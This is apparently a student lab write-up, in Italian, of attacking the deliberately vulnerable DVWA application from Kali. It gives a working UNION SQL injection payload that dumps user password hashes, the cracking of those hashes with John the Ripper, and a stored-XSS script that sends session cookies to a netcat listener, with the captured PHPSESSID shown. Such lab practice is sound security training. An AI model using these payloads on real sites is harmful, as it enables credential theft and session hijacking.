

WEB APPLICATION HACKING

Dopo aver appurato che le due macchine Kali e Metasploit siano connesse nella **rete interna** vado a configurare la sicurezza dell'applicazione DVWA a livello **LOW**.



DVWA Security 

Script Security

Security Level is currently **high**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

PHPIDS

PHPIDS v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based v

You can enable PHPIDS across this site for the duration of your session.


PHPIDS is currently **disabled**. [\[enable PHPIDS\]](#)

[\[Simulate attack\]](#) - [\[View IDS log\]](#)

SQL INJECTION (BLIND)

Recuperare le password in SQL Injection (Blind) è un po' più complicato rispetto alla modalità non blind, in quest'ultimo caso un utente maleintenzionato riceve un messaggio di errore quando tenta di sfruttare un'applicazione web, nella modalità Blind questo non succede

Se usiamo la stringa **1'UNION SELECT user, password FROM users#** otterremo un elenco composto dal primo ID (in riferimento all'1 della stringa) e poi gli altri, in quanto se la prima query è VERA otterremmo sicuramente anche la risposta alla seconda query malevola. Sfruttiamo quindi la vulnerabilità dell'id numerico.



Vulnerability: SQL Injection (Blind)

User ID:

```
ID: 1'UNION SELECT user, password FROM users#
First name: admin
Surname: admin

ID: 1'UNION SELECT user, password FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1'UNION SELECT user, password FROM users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1'UNION SELECT user, password FROM users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1'UNION SELECT user, password FROM users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7
```

About

Logout

```
ID: 1'UNION SELECT user, password FROM users#  
First name: smithy  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

Andiamo a creare un file di testo con le password criptate in hash ottenute, chiamandolo **passw_b**

```
(kali@kali)-[~/Desktop]  
$ cat passw_b  
5f4dcc3b5aa765d61d8327deb882cf99  
  
e99a18c428cb38d5f260853678922e03  
  
8d3533d75ae2c3966d7e0d4fcc69216b  
  
0d107d09f5bbe40cade3de5c71e9e9b7  
  
5f4dcc3b5aa765d61d8327deb882cf99
```

Adesso, usando **John the Ripper** andiamo a decripttare le password, dopo una prima prova andiamo a specificare il formato **raw-md5**, infine con il comando **--show** otteniamo l'elenco delle password decriptate

```
(kali@kali)-[~/Desktop]  
$ john passw_b  
Warning: detected hash type "LM", but the string is also recognized as "dynamic=md5($p)"  
Use the "--format=dynamic=md5($p)" option to force loading these as that type instead  
Warning: detected hash type "LM", but the string is also recognized as "HAVAL-128-4"  
Use the "--format=HAVAL-128-4" option to force loading these as that type instead  
Warning: detected hash type "LM", but the string is also recognized as "MD2"  
Use the "--format=MD2" option to force loading these as that type instead  
Warning: detected hash type "LM", but the string is also recognized as "mdc2"  
Use the "--format=mdc2" option to force loading these as that type instead  
Warning: detected hash type "LM", but the string is also recognized as "mscash"  
Use the "--format=mscash" option to force loading these as that type instead  
Warning: detected hash type "LM", but the string is also recognized as "mscash2"  
Use the "--format=mscash2" option to force loading these as that type instead  
Warning: detected hash type "LM", but the string is also recognized as "NT"  
Use the "--format=NT" option to force loading these as that type instead  
Warning: detected hash type "LM", but the string is also recognized as "Raw-MD4"  
Use the "--format=Raw-MD4" option to force loading these as that type instead  
Warning: detected hash type "LM", but the string is also recognized as "Raw-MD5"  
Use the "--format=Raw-MD5" option to force loading these as that type instead  
Warning: detected hash type "LM", but the string is also recognized as "Raw-MD5u"  
Use the "--format=Raw-MD5u" option to force loading these as that type instead  
Warning: detected hash type "LM", but the string is also recognized as "Raw-SHA1-AxCrypt"  
Use the "--format=Raw-SHA1-AxCrypt" option to force loading these as that type instead  
Warning: detected hash type "LM", but the string is also recognized as "ripemd-128"  
Use the "--format=ripemd-128" option to force loading these as that type instead  
Warning: detected hash type "LM", but the string is also recognized as "Snefru-128"  
Use the "--format=Snefru-128" option to force loading these as that type instead  
Warning: detected hash type "LM", but the string is also recognized as "ZipMonster"  
Use the "--format=ZipMonster" option to force loading these as that type instead  
Using default input encoding: UTF-8  
Using default target encoding: CP850  
Loaded 10 password hashes with no different salts (LM [DES 256/256 AVX2])  
Warning: poor OpenMP scalability for this hash type, consider --fork=4  
Will run 4 OpenMP threads  
Proceeding with single, rules:Single  
Crash recovery file is locked: /home/kali/.john/john.rec  
  
(kali@kali)-[~/Desktop]  
$ john --format=raw-md5 passw_b  
Using default input encoding: UTF-8
```



```

Loaded 5 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8x3])
No password hashes left to crack (see FAQ)

(kali@kali)-[~/Desktop]
$ john --show --format=raw-md5 passw_blind
?:password
?:abc123
?:charley
?:letmein
?:password

```

XSS STORED

Recuperare i cookie di sessione delle vittime del XSS stored ed inviarli ad un server sotto il controllo dell'attaccante

Andiamo a fare delle prove ci si accorge che il box del messaggio non può contenere molti caratteri, andando ad ispezionare possiamo aumentare il numero di caratteri, impostiamo 500

```

<td>
  <textarea name="mtxMessage" cols="50" rows="3" maxlength="500"></textarea>
</td>
</tr>
<tr>

```

adesso possiamo inserire lo script per far inviare i cookie ad un nostro server

```

<script>
var i=new Image ();
i.src="http://127.0.0.1/log.php?q="+document.cookie;
</script>

```

Mettiamo Netcat in ascolto sulla porta 80 e vediamo i cookie di sessione

```

(kali@kali)-[~]
$ sudo nc -lvp 80
listening on [any] 80 ...
connect to [127.0.0.1] from localhost [127.0.0.1] 33740
GET /log.php?q=security=low;%20PHPSESSID=d48a561b3916ba10da532eb6b06ecb2d HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: image/avif,image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://192.168.50.102/
Sec-Fetch-Dest: image
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: cross-site

```